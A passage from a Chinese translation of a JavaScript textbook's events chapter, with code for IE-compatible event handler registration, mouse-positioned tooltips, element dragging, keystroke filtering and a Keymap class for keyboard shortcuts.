            if (!e) e = window.event;

            // Create a synthetic event object with partial compatibility
            // with DOM events.
            var event = {
                _event: e, // In case we really want the IE event object
                type: e.type, // Event type
                target: e.srcElement, // Where the event happened
                currentTarget: element, // Where we're handling it
                relatedTarget: e.fromElement?e.fromElement:e.toElement,
                eventPhase: (e.srcElement==element)?2:3,

                // Mouse coordinates
                clientX: e.clientX, clientY: e.clientY,
                screenX: e.screenX, screenY: e.screenY,

                // Key state
                altKey: e.altKey, ctrlKey: e.ctrlKey,
                shiftKey: e.shiftKey, charCode: e.keyCode,
            };
        };
        element.attachEvent("on" + eventType, wrappedHandler);
    };

    Handler.remove = function(element, eventType, handler) {
        element.detachEvent("on" + eventType, handler);
    };
}

Handler._find = function(element, eventType, handler) {
    var handlers = element._handlers || {};
    return handlers[eventType] ? handlers[eventType].indexOf(handler) : -1;
};

```

```
// Event-management functions
stopPropagation: function() {this._event.cancelBubble = true;},
preventDefault: function() {this._event.returnValue = false;}
}

// Invoke the handler function as a method of the element, passing
// the synthetic event object as its single argument.
// Use Function.call() if defined; otherwise do a hack
if (Function.prototype.call)
    handler.call(element, event);
else {
    // If we don't have Function.call, fake it like this.
    element._currentHandler = handler;
    element._currentHandler(event);
    element._currentHandler = null;
}
};

// Now register that nested function as our event handler.
element.attachEvent("on" + eventType, wrappedHandler);

// Now we must do some record keeping to associate the user-supplied
// handler function and the nested function that invokes it.
// We have to do this so that we can deregister the handler with the
// remove() method and also deregister it automatically on page unload.

// Store all info about this handler into an object.
var h = {
    element: element,
    eventType: eventType,
    handler: handler,
    wrappedHandler: wrappedHandler
};

// Figure out what document this handler is part of.
// If the element has no "document" property, it is not
// a window or a document element, so it must be the document
// object itself.
var d = element.document || element;
// Now get the window associated with that document.
var w = d.parentWindow;

// We have to associate this handler with the window,
// so we can remove it when the window is unloaded.
var id = Handler._uid(); // Generate a unique property name
if (!w._allHandlers) w._allHandlers = {}; // Create object if needed
w._allHandlers[id] = h; // Store the handler info in this object

// And associate the id of the handler info with this element as well.
if (!element._handlers) element._handlers = [];
element._handlers.push(id);

// If there is not an onunload handler associated with the window,
// register one now.
if (!w._onunloadHandlerRegistered) {
```



```

        w._onunloadHandlerRegistered = true;
        w.attachEvent("onunload", Handler._removeAllHandlers);
    }
};

Handler.remove = function(element, eventType, handler) {
    // Find this handler in the element._handlers[] array.
    var i = Handler._find(element, eventType, handler);
    if (i == -1) return; // If the handler was not registered, do nothing

    // Get the window of this element.
    var d = element.document || element;
    var w = d.parentWindow;

    // Look up the unique id of this handler.
    var handlerId = element._handlers[i];
    // And use that to look up the handler info.
    var h = w._allHandlers[handlerId];
    // Using that info, we can detach the handler from the element.
    element.detachEvent("on" + eventType, h.wrappedHandler);
    // Remove one element from the element._handlers array.
    element._handlers.splice(i, 1);
    // And delete the handler info from the per-window _allHandlers object.
    delete w._allHandlers[handlerId];
};

// A utility function to find a handler in the element._handlers array
// Returns an array index or -1 if no matching handler is found
Handler._find = function(element, eventType, handler) {
    var handlers = element._handlers;
    if (!handlers) return -1; // if no handlers registered, nothing found

    // Get the window of this element
    var d = element.document || element;
    var w = d.parentWindow;

    // Loop through the handlers associated with this element, looking
    // for one with the right type and function.
    // We loop backward because the most recently registered handler
    // is most likely to be the first removed one.
    for(var i = handlers.length-1; i >= 0; i--) {
        var handlerId = handlers[i]; // get handler id
        var h = w._allHandlers[handlerId]; // get handler info
        // If handler info matches type and handler function, we found it.
        if (h.eventType == eventType && h.handler == handler)
            return i;
    }
    return -1; // No match found
};

Handler._removeAllHandlers = function() {
    // This function is registered as the onunload handler with
    // attachEvent. This means that the this keyword refers to the
    // window in which the event occurred.
    var w = this;

```

```

    // Iterate through all registered handlers
    for(id in w._allHandlers) {
        // Get handler info for this handler id
        var h = w._allHandlers[id];
        // Use the info to detach the handler
        h.element.detachEvent("on" + h.eventType, h.wrappedHandler);
        // Delete the handler info from the window
        delete w._allHandlers[id];
    }
}

// Private utility to generate unique handler ids
Handler._counter = 0;
Handler._uid = function() {return "h" + Handler._counter++; };
}

```

17.4 鼠标事件

既然我们已经介绍了3种事件模型，让我们来看看一些实际的事件处理代码。本节将更为详细地讨论鼠标事件。

17.4.1 转化鼠标坐标

当一个鼠标事件发生的时候，事件对象的 `clientX` 和 `clientY` 属性保存了鼠标指针的位置。这个位置在窗口坐标中：它相对于浏览器的“视口”的左上角，并且没有考虑到文档的滚动。可能常常需要把这些值转换为文档坐标，例如，为了在鼠标指针附近显示一个工具提示窗口，需要文档坐标以便定位工具提示。例 17-3 是例 16-4 的工具提示代码的一个继续。例 16-4 只是展示了如何在指定的文档坐标显示一个工具提示窗口。这个例子在此基础上进行了扩展，添加了 `Tooltip.schedule()`，在从一个鼠标事件提取的坐标处显示一个工具提示。既然鼠标事件用窗口坐标指定了鼠标的位置，`schedule()` 方法使用例 14-2 中定义的 `Geometry` 模块方法来将其转换为文档坐标。

例 17-3：通过鼠标事件定位的工具提示

```

// The following values are used by the schedule() method below.
// They are used like constants but are writable so that you can override
// these default values.
Tooltip.X_OFFSET = 25; // Pixels to the right of the mouse pointer
Tooltip.Y_OFFSET = 15; // Pixels below the mouse pointer
Tooltip.DELAY = 500;   // Milliseconds after mouseover

/**
 * This method schedules a tool tip to appear over the specified target
 * element Tooltip.DELAY milliseconds from now. The argument e should
 * be the event object of a mouseover event. This method extracts the
 * mouse coordinates from the event, converts them from window
 * coordinates to document coordinates, and adds the offsets above.

```

```

* It determines the text to display in the tool tip by querying the
* "tooltip" attribute of the target element. This method
* automatically registers and unregisters an onmouseout event handler
* to hide the tool tip or cancel its pending display.
*/
Tooltip.prototype.schedule = function(target, e) {
    // Get the text to display. If none, we don't do anything.
    var text = target.getAttribute("tooltip");
    if (!text) return;

    // The event object holds the mouse position in window coordinates.
    // We convert these to document coordinates using the Geometry module.
    var x = e.clientX + Geometry.getHorizontalScroll();
    var y = e.clientY + Geometry.getVerticalScroll();

    // Add the offsets so the tool tip doesn't appear right under the mouse.
    x += Tooltip.X_OFFSET;
    y += Tooltip.Y_OFFSET;

    // Schedule the display of the tool tip.
    var self = this; // We need this for the nested functions below
    var timer = window.setTimeout(function() { self.show(text, x, y); },
                                   Tooltip.DELAY);

    // Also, register an onmouseout handler to hide a tool tip or cancel
    // the pending display of a tool tip.
    if (target.addEventListener) target.addEventListener("mouseout", mouseout,
                                                         false);
    else if (target.attachEvent) target.attachEvent("onmouseout", mouseout);
    else target.onmouseout = mouseout;

    // Here is the implementation of the event listener
    function mouseout() {
        self.hide(); // Hide the tool tip if it is displayed,
        window.clearTimeout(timer); // cancel any pending display,
        // and remove ourselves so we're called only once
        if (target.removeEventListener)
            target.removeEventListener("mouseout", mouseout, false);
        else if (target.detachEvent) target.detachEvent("onmouseout", mouseout);
        else target.onmouseout = null;
    }
}

// Define a single global Tooltip object for general use
Tooltip.tooltip = new Tooltip();

/*
* This static version of the schedule() method uses the global tooltip
* Use it like this:
*
* <a href="www.davidflanagan.com" tooltip="good Java/JavaScript blog"
*   onmouseover="Tooltip.schedule(this, event)">David Flanagan's blog</a>
*/
Tooltip.schedule = function(target, e) { Tooltip.tooltip.schedule(target, e); }

```

17.4.2 示例：拖拽文档元素

现在我们已经讨论过事件传播、事件句柄注册、2级DOM事件模型中的各种事件对象接口，以及IE事件模型，现在是时候来看看如何把它们综合应用到一个实际的例子中了。例17-4展示了一个JavaScript函数`drag()`，当从`mousedown`事件句柄中调用它时，它允许用户拖动一个绝对定位的文档元素。`drag()`在DOM和IE事件模型中都起作用。

`drag()`函数有两个参数。第一个参数是要拖动的元素，它可以是发生`mousedown`事件的元素或包含元素（例如，允许用户拖住窗口的标题栏移动整个窗口）。但无论哪种情况，它都必须引用一个文档元素，该元素用CSS `position`属性绝对定位。第二个参数是与触发`mousedown`事件相关的事件对象。

`drag()`函数将记录`mousedown`事件的位置，然后为其后将要发生的`mousemove`事件和`mouseup`事件注册事件句柄。`mousemove`事件的句柄用于移动文档元素，`mouseup`事件的句柄用于注销它自身和`mousemove`句柄。注意，`mousemove`和`mouseup`事件的句柄被注册为捕捉事件句柄，因为用户移动鼠标的速度比跟随它移动的文档元素快，所以其中一些事件发生在原始目标元素外部。没有捕获，事件可能无法分配给正确的句柄。

另外要注意，可以注册`moveHandler()`函数和`upHandler()`函数来处理定义为函数的事件，这些函数嵌套在`drag()`中。因为它们定义在嵌套作用域中，所以它们可以使用`drag()`函数的参数和局部变量，这些参数和变量极大地简化了它们的实现。

例17-4：拖拽文档元素

```
/**
 * Drag.js: drag absolutely positioned HTML elements.
 *
 * This module defines a single drag() function that is designed to be called
 * from an onmousedown event handler. Subsequent mousemove events will
 * move the specified element. A mouseup event will terminate the drag.
 * If the element is dragged off the screen, the window does not scroll.
 * This implementation works with both the DOM Level 2 event model and the
 * IE event model.
 *
 * Arguments:
 *
 *   elementToDrag: the element that received the mousedown event or
 *   some containing element. It must be absolutely positioned. Its
 *   style.left and style.top values will be changed based on the user's
 *   drag.
 *
 *   event: the Event object for the mousedown event.
 */
function drag(elementToDrag, event) {
    // The mouse position (in window coordinates)
    // at which the drag begins
```

```

var startX = event.clientX, startY = event.clientY;

// The original position (in document coordinates) of the
// element that is going to be dragged. Since elementToDrag is
// absolutely positioned, we assume that its offsetParent is the
// document body.
var origX = elementToDrag.offsetLeft, origY = elementToDrag.offsetTop;

// Even though the coordinates are computed in different
// coordinate systems, we can still compute the difference between them
// and use it in the moveHandler() function. This works because
// the scrollbar position never changes during the drag..
var deltaX = startX - origX, deltaY = startY - origY;

// Register the event handlers that will respond to the mousemove events
// and the mouseup event that follow this mousedown event.
if (document.addEventListener) { // DOM Level 2 event model
    // Register capturing event handlers
    document.addEventListener("mousemove", moveHandler, true);
    document.addEventListener("mouseup", upHandler, true);
}
else if (document.attachEvent) { // IE 5+ Event Model
    // In the IE event model, we capture events by calling
    // setCapture() on the element to capture them.
    elementToDrag.setCapture();
    elementToDrag.attachEvent("onmousemove", moveHandler);
    elementToDrag.attachEvent("onmouseup", upHandler);
    // Treat loss of mouse capture as a mouseup event.
    elementToDrag.attachEvent("onlosecapture", upHandler);
}
else { // IE 4 Event Model
    // In IE 4 we can't use attachEvent() or setCapture(), so we set
    // event handlers directly on the document object and hope that the
    // mouse events we need will bubble up.
    var oldmovehandler = document.onmousemove; // used by upHandler()
    var olduphandler = document.onmouseup;
    document.onmousemove = moveHandler;
    document.onmouseup = upHandler;
}

// We've handled this event. Don't let anybody else see it.
if (event.stopPropagation) event.stopPropagation(); // DOM Level 2
else event.cancelBubble = true; // IE

// Now prevent any default action.
if (event.preventDefault) event.preventDefault(); // DOM Level 2
else event.returnValue = false; // IE

/**
 * This is the handler that captures mousemove events when an element
 * is being dragged. It is responsible for moving the element.
 */
function moveHandler(e) {
    if (!e) e = window.event; // IE Event Model

    // Move the element to the current mouse position, adjusted as

```

```

    // necessary by the offset of the initial mouse-click.
    elementToDrag.style.left = (e.clientX - deltaX) + "px";
    elementToDrag.style.top = (e.clientY - deltaY) + "px";

    // And don't let anyone else see this event.
    if (e.stopPropagation) e.stopPropagation(); // DOM Level 2
    else e.cancelBubble = true; // IE
}

/**
 * This is the handler that captures the final mouseup event that
 * occurs at the end of a drag.
 */
function upHandler(e) {
    if (!e) e = window.event; // IE Event Model

    // Unregister the capturing event handlers.
    if (document.removeEventListener) { // DOM event model
        document.removeEventListener("mouseup", upHandler, true);
        document.removeEventListener("mousemove", moveHandler, true);
    }
    else if (document.detachEvent) { // IE 5+ Event Model
        elementToDrag.detachEvent("onlosecapture", upHandler);
        elementToDrag.detachEvent("onmouseup", upHandler);
        elementToDrag.detachEvent("onmousemove", moveHandler);
        elementToDrag.releaseCapture();
    }
    else { // IE 4 Event Model
        // Restore the original handlers, if any
        document.onmouseup = olduphandler;
        document.onmousemove = oldmovehandler;
    }

    // And don't let the event propagate any further.
    if (e.stopPropagation) e.stopPropagation(); // DOM Level 2
    else e.cancelBubble = true; // IE
}
}

```

如下代码展示了如何在 HTML 文件中使用 `drag()` 函数（它是例 16-3 的简化版本，增加了拖拽）：

```

<script src="Drag.js"></script> <!-- Include the Drag.js script -->
<!-- Define the element to be dragged -->
<div style="position:absolute; left:100px; top:100px; width:250px;
        background-color: white; border: solid black;">
<!-- Define the "handle" to drag it with. Note the onmousedown attribute. -->
<div style="background-color: gray; border-bottom: dotted black;
        padding: 3px; font-family: sans-serif; font-weight: bold;"
        onmousedown=" drag (this.parentNode, event);">
    Drag Me <!-- The content of the "titlebar" -->
</div>
<!-- Content of the draggable element -->

```

```
<p>This is a test. Testing, testing, testing.<p>This is a test.<p>Test.  
</div>
```

关键在于 `<div>` 元素的 `onmousedown` 属性。虽然 `drag()` 使用的是 DOM 事件模型和 IE 事件模型，但为了方便，我们用 0 级模型注册它。

这里还有使用 `drag()` 的另一个例子，它定义了一个图像，如果 **Shift** 键被按住的话，用户可以拖拽这个图像。

```
<script src="Drag.js"></script>  

```

17.5 按键事件

我们已经知道，事件和事件处理面临着很多的浏览器不兼容性。并且，按键事件具有更多的不兼容性的困扰：它们在 2 级 DOM 事件模型中没有标准化，并且 IE 和基于 Mozilla 的浏览器处理它的方法多少有些不同。不幸的是，这只是反映了键盘输入处理的技术水平。OS 和窗口系统 API 通常是复杂而令人混淆的，而浏览器正是构建于它们的基础之上。文本输入处理在很多层面上都有技巧性，从硬件键盘布局到针对语言的输入方法处理。

尽管很困难，还是可以编写在 Firefox 和 IE 中工作的、有用的事件处理脚本。本节介绍了几个示例脚本，并且展示了更为通用的 `Keymap` 类，它用来把按键事件映射到 JavaScript 句柄函数。

17.5.1 按键事件的类型

有 3 种按键事件类型，分别是 `keydown`、`keypress` 和 `keyup`，它们分别对应 `onkeydown`、`onkeypress` 和 `onkeyup` 这几个事件句柄。一个典型的按键会产生所有这 3 种事件，依次是 `keydown`、`keypress`，然后是按键释放时候的 `keyup`。如果一个按键被按下并自动重复，可能在 `keydown` 和 `keyup` 之间有多个 `keypress` 事件，但是这和操作系统及浏览器相关，而不能想当然。

在这 3 种事件类型中，`keypress` 事件是最为用户友好的：和它们相关的事件对象包含了所产生的实际字符的编码。`keydown` 和 `keyup` 事件是较底层的，它们的按键事件包含一个和键盘所生成的硬件编码相关的“虚拟按键码”。对于 ASCII 字符集中的数字和字符，这些虚拟按键码和 ASCII 码相匹配，但是它们不会被完全处理。如果按下 **Shift** 键并按下标记为 2 的按键，`keydown` 事件将通知发生了“shift-2”的按键事件。`keypress` 事件

会解释这一事件，说明这一按键产生了一个可打印的字符“@”（对于不同的键盘布局来说，这一结果可能会有所不同）。

不能打印的功能按键，如 **Backspace**、**Enter**、**Escape** 和箭头方向键、**Page Up**、**Page Down** 以及 **F1** 到 **F12**，它们会产生 `keydown` 和 `keyup` 事件。在某些浏览器中，它们也会产生 `keypress` 事件。然而，在 IE 中，只有当按键有一个 ASCII 码的时候，也就是说，当它是一个可打印字符或者一个控制字符的时候，`keypress` 事件才会发生。不能打印的功能按键和可以打印的按键一样也有虚拟按键码，这可以通过和 `keydown` 事件相关的事件对象来使用。例如，左箭头键产生一个键盘码 37（至少在美国标准键盘布局中是这个结果）。

作为一条通用的规则，`keydown` 事件对于功能按键来说是最有用的，而 `keypress` 事件对于可打印按键来说是最有用的。

17.5.2 按键事件的细节

传递给 `keydown`、`keypress` 和 `keyup` 事件句柄的事件对象和事件的每种类型分别相同，但是，对这些对象的特定属性的解释则取决于事件类型。当然，事件对象是独立于浏览器的，但在 Firefox 和 IE 中具有不同的属性。

如果 **Alt**、**Ctrl** 或 **Shift** 和一个按键一起按下，这通过事件对象的 `altKey`、`ctrlKey` 和 `shiftKey` 属性来表示。这些属性实际上是可移植的，它们在 Firefox 和 IE 中都有效，并且对所有的按键事件类型都有效（有一个例外，**Alt** 按键组合在 IE 中被认为是无法打印的，因此，它们不会产生一个 `keypress` 事件）。

然而，获取一个按键事件的按键码或者字符码也缺乏可移植性。Firefox 定义了两个属性。`keyCode` 存储了一个按键的较低层次的虚拟按键码，并且和 `keydown` 事件一起发送。`charCode` 存储了按下一个键时所产生的可打印的字符的编码，并且和 `keypress` 事件一起发送。在 Firefox 中，功能按键产生一个 `keypress` 事件，在这种情况下，`charCode` 是 0，而 `keyCode` 包含了虚拟按键码。

在 IE 中，只有一个 `keyCode` 属性，并且它的解释也取决于事件的类型。对于 `keydown` 事件来说，`keyCode` 是一个虚拟按键码，对于 `keypress` 事件来说，`keyCode` 是一个字符码。

字符码可以使用静态函数 `String.fromCharCode()` 转换为字符。为了正确地处理按键码，必须知道哪个按键产生哪个按键码。本节末尾的例 17-6 包含了一个从按键码到它们所代表的功能按键的映射（至少是在标准美国键盘布局上）。

17.5.3 过滤键盘输入

按键事件句柄可以和 `<input>` 元素和 `<textarea>` 元素一起使用，来过滤用户输入。例如，假设要强制用户输入大写字符：

```
Surname: <input id="surname" type="text"
         onkeyup="this.value = this.value.toUpperCase();">
```

在 `keypress` 事件发生以后，`<input>` 元素把输入的字符附加到自己的 `value` 属性后面。因此，在 `keyup` 事件到达的时候，`value` 属性已经更新了，并且可以把所有内容转换为大写。不管鼠标定位在文本字段的什么位置，这都能有效地工作，并且可以用 0 级 DOM 事件模型来完成它。并不需要知道按下了哪个按键，因此，也不需要访问和事件相关的事件模型。（注意，如果用户使用鼠标向字段粘贴文本的话，`onkeyup` 事件句柄不会被触发。为了处理这种情况，可能也需要注册一个 `onchange` 句柄。参见第 18 章了解有关表单元素及其事件句柄的更多细节。）

有关按键事件过滤的一个更为复杂的例子是，使用 `onkeypress` 句柄把用户的输入限制在一个特定的字符子集里。例如，可能需要阻止一个用户在需要数字数据的字段中输入字符。例 17-5 是允许这类过滤的 JavaScript 代码一个无干扰的模块。它查找 `<input type="text">` 标记，该标记具有一个附加的（非标准的）名为 `allowed` 属性。有些文本字段限制只能输入出现在 `allowed` 属性的值中的字符，对于任何这样的文本字段，该模块注册一个 `keypress` 事件。例 17-5 上面的最初的注释中包含了一些使用这个模块的示例 HTML。

例 17-5：限制用户输入某一组字符

```
/**
 * InputFilter.js: unobtrusive filtering of keystrokes for <input> tags
 *
 * This module finds all <input type="text"> elements in the document that
 * have a nonstandard attribute named "allowed". It registers an onkeypress
 * event handler for any such element to restrict the user's input so that
 * only characters that appear in the value of the allowed attribute may be
 * entered. If the <input> element also has an attribute named "messageid",
 * the value of that attribute is taken to be the id of another document
 * element. If the user types a character that is not allowed, the messageid
 * element is made visible. If the user types a character that is allowed,
 * the messageid element is hidden. This message id element is intended to
 * offer an explanation to the user of why her keystroke was rejected. It
 * should typically be styled with CSS so that it is initially invisible.
 *
 * Here is some sample HTML that uses this module.
 * Zipcode:
 * <input id="zip" type="text" allowed="0123456789" messageid="zipwarn">
 * <span id="zipwarn" style="color:red;visibility:hidden">Digits only</span>
 */
```

```
* In browsers such as IE, which do not support addEventListener(), the
* keypress handler registered by this module overwrites any keypress handler
* defined in HTML.
*
* This module is purely unobtrusive: it does not define any symbols in
* the global namespace.
*/
(function() { // The entire module is within an anonymous function
    // When the document finishes loading, call the init() function below
    if (window.addEventListener) window.addEventListener("load", init, false);
    else if (window.attachEvent) window.attachEvent("onload", init);

    // Find all the <input> tags we need to register an event handler on
    function init() {
        var inputtags = document.getElementsByTagName("input");
        for(var i = 0 ; i < inputtags.length; i++) { // Loop through all tags
            var tag = inputtags[i];
            if (tag.type != "text") continue; // We only want text fields
            var allowed = tag.getAttribute("allowed");
            if (!allowed) continue; // And only if they have an allowed attr

            // Register our event handler function on this input tag
            if (tag.addEventListener)
                tag.addEventListener("keypress", filter, false);
            else {
                // We don't use attachEvent because it does not invoke the
                // handler function with the correct value of the this keyword.
                tag.onkeypress = filter;
            }
        }
    }

    // This is the keypress handler that filters the user's input
    function filter(event) {
        // Get the event object and character code in a portable way
        var e = event || window.event; // Key event object
        var code = e.charCode || e.keyCode; // What key was pressed

        // If this keystroke is a function key of any kind, do not filter it
        if (e.charCode == 0) return true; // Function key (Firefox only)
        if (e.ctrlKey || e.altKey) return true; // Ctrl or Alt held down
        if (code < 32) return true; // ASCII control character

        // Now look up information we need from this input element
        var allowed = this.getAttribute("allowed"); // Legal chars
        var messageElement = null; // Message to hide/show
        var messageid = this.getAttribute("messageid"); // Message id, if any
        if (messageid) // If there is a message id, get the element
            messageElement = document.getElementById(messageid);

        // Convert the character code to a character
        var c = String.fromCharCode(code);

        // See if the character is in the set of allowed characters
        if (allowed.indexOf(c) != -1) {
```

```

        // If c is a legal character, hide the message, if any
        if (messageElement) messageElement.style.visibility = "hidden";
        return true; // And accept the character
    }
    else {
        // If c is not in the set of allowed characters, display message
        if (messageElement) messageElement.style.visibility = "visible";
        // And reject this keypress event
        if (e.preventDefault) e.preventDefault();
        if (e.returnValue) e.returnValue = false;
        return false;
    }
}
})(); // Finish anonymous function and invoke it.

```

17.5.4 使用一个 Keymap 的键盘快捷键

在用户桌面上运行的图形化程序通常为命令定义一个键盘快捷键,这些命令也可以通过下拉菜单、工具栏等方式来访问。Web 浏览器 (和 HTML) 很大程度上是以鼠标为中心的,并且,Web 应用程序默认情况下并不支持键盘快捷方式。可是,它们应该支持。如果使用 DHTML 来为 Web 应用程序模拟下拉式菜单,应该也支持这些菜单的键盘快捷方式。例 17-6 展示了该如何实现这些。它定义了一个 Keymap 类,该类把 “Escape”、“Delete”、“Alt_Z”、和 “alt_ctrl_shift_F5” 这样的按键标识符映射成 JavaScript 函数,这些函数作为这些按键的响应而调用。

以一个 JavaScript 对象的形式向 Keymap() 构造函数传递按键绑定,对象的属性名是按键标识符,而属性值是句柄函数。使用 bind() 和 unbind() 方法来添加和删除绑定。使用 install() 方法在一个 HTML 元素 (通常是 Document 对象) 上配置一个 Keymap。在一个元素上配置一个键盘映射,就会在该元素上注册 onkeydown 和 onkeypress 事件句柄,从而既能捕获功能按键也能捕获可打印字符。

例 17-6 的开头是一个长长的注释,它详细地说明了该模块。特别要注意这个注释的 “Limitations” 部分。

例 17-6: 用于键盘快捷方式的一个 Keymap 类

```

/*
 * Keymap.js: bind key events to handler functions.
 *
 * This module defines a Keymap class. An instance of this class represents a
 * mapping of key identifiers (defined below) to handler functions. A
 * Keymap can be installed on an HTML element to handle keydown and keypress
 * events. When such an event occurs, the Keymap uses its mapping to invoke
 * the appropriate handler function.
 *
 * When you create a Keymap, pass a JavaScript object that represents the

```

* initial set of bindings for the Keymap. The property names of this object
* are key identifiers, and the property values are the handler functions.
*

* After a Keymap has been created, you can add new bindings by passing a key
* identifier and handler function to the bind() method. You can remove a
* binding by passing a key identifier to the unbind() method.
*

* To make use of a Keymap, call its install() method, passing an HTML element,
* such as the document object. install() adds an onkeypress and onkeydown
* event handler to the specified object, replacing any handlers previously set
* on those properties. When these handlers are invoked, they determine the
* key identifier from the key event and invoke the handler function, if any,
* bound to that key identifier. If there is no mapping for the event, it uses
* the default handler function (see below), if one is defined. A single
* Keymap may be installed on more than one HTML element.
*

* Key Identifiers
*

* A key identifier is a case-insensitive string representation of a key plus
* any modifier keys that are held down at the same time. The key name is the
* name of the key: this is often the text that appears on the physical key of
* an English keyboard. Legal key names include "A", "7", "F2", "PageUp",
* "Left", "Delete", "/", "~". For printable keys, the key name is simply the
* character that the key generates. For nonprinting keys, the names are
* derived from the KeyEvent.DOM_VK_ constants defined by Firefox. They are
* simply the constant name, with the "DOM_VK_" portion and any underscores
* removed. For example, the KeyEvent constant DOM_VK_BACK_SPACE becomes
* BACKSPACE. See the Keymap.keyCodeToFunctionKey object in this module for a
* complete list of names.
*

* A key identifier may also include modifier key prefixes. These prefixes are
* Alt_, Ctrl_, and Shift_. They are case-insensitive, but if there is more
* than one, they must appear in alphabetical order. Some key identifiers that
* include modifiers include "Shift_A", "ALT_F2", and "alt_ctrl_delete". Note
* that "ctrl_alt_delete" is not legal because the modifiers are not in
* alphabetical order.
*

* Shifted punctuation characters are normally returned as the appropriate
* character. Shift-2 generates a key identifier of "@", for example. But if
* Alt or Ctrl is also held down, the unshifted symbol is used instead.
* We get a key identifier of Ctrl_Shift_2 instead of Ctrl_@, for example.
*

* Handler Functions
*

* When a handler function is invoked, it is passed three arguments:
* 1) the HTML element on which the key event occurred
* 2) the key identifier of the key that was pressed
* 3) the event object for the keydown event
*

* Default Handler
*

* The reserved key name "default" may be mapped to a handler function. That
* function will be invoked when no other key-specific binding exists.
*

```

* Limitations
*
* It is not possible to bind a handler function to all keys. The operating
* system traps some key sequences (Alt-F4, for example). And the browser
* itself may trap others (Ctrl-S, for example). This code is browser, OS,
* and locale-dependent. Function keys and modified function keys work well,
* and unmodified printable keys work well. The combination of Ctrl and Alt
* with printable characters, and particularly with punctuation characters, is
* less robust.
*/

// This is the constructor function
function Keymap(bindings) {
    this.map = {};    // Define the key identifier->handler map
    if (bindings) {   // Copy initial bindings into it, converting to lowercase
        for(name in bindings) this.map[name.toLowerCase()] = bindings[name];
    }
}

// Bind the specified key identifier to the specified handler function
Keymap.prototype.bind = function(key, func) {
    this.map[key.toLowerCase()] = func;
};

// Delete the binding for the specified key identifier
Keymap.prototype.unbind = function(key) {
    delete this.map[key.toLowerCase()];
};

// Install this Keymap on the specified HTML element
Keymap.prototype.install = function(element) {
    // This is the event-handler function
    var keymap = this;
    function handler(event) { return keymap.dispatch(event); }

    // Now install it
    if (element.addEventListener) {
        element.addEventListener("keydown", handler, false);
        element.addEventListener("keypress", handler, false);
    }
    else if (element.attachEvent) {
        element.attachEvent("onkeydown", handler);
        element.attachEvent("onkeypress", handler);
    }
    else {
        element.onkeydown = element.onkeypress = handler;
    }
};

// This object maps keyCode values to key names for common nonprinting
// function keys. IE and Firefox use mostly compatible keycodes for these.
// Note, however that these keycodes may be device-dependent and different
// keyboard layouts may have different values.
Keymap.keyCodeToFunctionKey = {
    8:"backspace", 9:"tab", 13:"return", 19:"pause", 27:"escape", 32:"space",

```

```
33:"pageup", 34:"pagedown", 35:"end", 36:"home", 37:"left", 38:"up",
39:"right", 40:"down", 44:"printscreen", 45:"insert", 46:"delete",
112:"f1", 113:"f2", 114:"f3", 115:"f4", 116:"f5", 117:"f6", 118:"f7",
119:"f8", 120:"f9", 121:"f10", 122:"f11", 123:"f12",
144:"numlock", 145:"scrolllock"
};

// This object maps keydown keycode values to key names for printable
// characters. Alphanumeric characters have their ASCII code, but
// punctuation characters do not. Note that this may be locale-dependent
// and may not work correctly on international keyboards.
Keymap.keyCodeToPrintableChar = {
  48:"0", 49:"1", 50:"2", 51:"3", 52:"4", 53:"5", 54:"6", 55:"7", 56:"8",
  57:"9", 59:";", 61:"=", 65:"a", 66:"b", 67:"c", 68:"d",
  69:"e", 70:"f", 71:"g", 72:"h", 73:"i", 74:"j", 75:"k", 76:"l", 77:"m",
  78:"n", 79:"o", 80:"p", 81:"q", 82:"r", 83:"s", 84:"t", 85:"u", 86:"v",
  87:"w", 88:"x", 89:"y", 90:"z", 107:"+", 109:"-", 110:".", 188:",",
  190:".", 191:"/", 192:"`", 219:"[", 220:"\\", 221:"]", 222:"\""
};

// This method dispatches key events based on the keymap bindings.
Keymap.prototype.dispatch = function(event) {
  var e = event || window.event; // Handle IE event model

  // We start off with no modifiers and no key name
  var modifiers = ""
  var keyname = null;

  if (e.type == "keydown") {
    var code = e.keyCode;
    // Ignore keydown events for Shift, Ctrl, and Alt
    if (code == 16 || code == 17 || code == 18) return;

    // Get the key name from our mapping
    keyname = Keymap.keyCodeToFunctionKey[code];

    // If this wasn't a function key, but the ctrl or alt modifiers are
    // down, we want to treat it like a function key
    if (!keyname && (e.altKey || e.ctrlKey))
      keyname = Keymap.keyCodeToPrintableChar[code];

    // If we found a name for this key, figure out its modifiers.
    // Otherwise just return and ignore this keydown event.
    if (keyname) {
      if (e.altKey) modifiers += "alt_";
      if (e.ctrlKey) modifiers += "ctrl_";
      if (e.shiftKey) modifiers += "shift_";
    }
    else return;
  }
  else if (e.type == "keypress") {
    // If ctrl or alt are down, we've already handled it.
    if (e.altKey || e.ctrlKey) return;
  }
}
```



```

// In Firefox we get keypress events even for nonprinting keys.
// In this case, just return and pretend it didn't happen.
if (e.charCode != undefined && e.charCode == 0) return;

// Firefox gives us printing keys in e.charCode, IE in e.keyCode
var code = e.charCode || e.keyCode;

// The code is an ASCII code, so just convert to a string.
keyname=String.fromCharCode(code);

// If the key name is uppercase, convert to lower and add shift
// We do it this way to handle CAPS LOCK; it sends capital letters
// without having the shift modifier set.
var lowercase = keyname.toLowerCase();
if (keyname != lowercase) {
    keyname = lowercase;    // Use the lowercase form of the name
    modifiers = "shift_";  // and add the shift modifier.
}
}

// Now that we've determined the modifiers and key name, we look for
// a handler function for the key and modifier combination
var func = this.map[modifiers+keyname];

// If we didn't find one, use the default handler, if it exists
if (!func) func = this.map["default"];

if (func) { // If there is a handler for this key, handle it
    // Figure out what element the event occurred on
    var target = e.target;                // DOM standard event model
    if (!target) target = e.srcElement; // IE event model

    // Invoke the handler function
    func(target, modifiers+keyname, e);

    // Stop the event from propagating, and prevent the default action for
    // the event. Note that preventDefault doesn't usually prevent
    // top-level browser commands like F1 for help.
    if (e.stopPropagation) e.stopPropagation(); // DOM model
    else e.cancelBubble = true;                // IE model
    if (e.preventDefault) e.preventDefault(); // DOM
    else e.returnValue = false;                // IE
    return false;                              // Legacy event model
}
};

```

17.6 onload 事件

有些 JavaScript 代码要修改包含了它们的文档，通常，这样的代码必须在文档完全载入之后才能运行（这在 13.5.7 小节详细讨论过）。当文档完全载入之后，Web 浏览器启动一个 Windows 对象上的 onload 事件，这个事件通常用来触发那些需要访问整个文档的

代码。当 Web 页面包含需要运行代码响应 onload 事件的多个独立模块的时候，例 17-7 所示的那样的一个跨平台的工具函数是很有用的。

例 17-7：针对 onload 事件句柄的可移植的事件注册

```
/*
 * runOnLoad.js: portable registration for onload event handlers.
 *
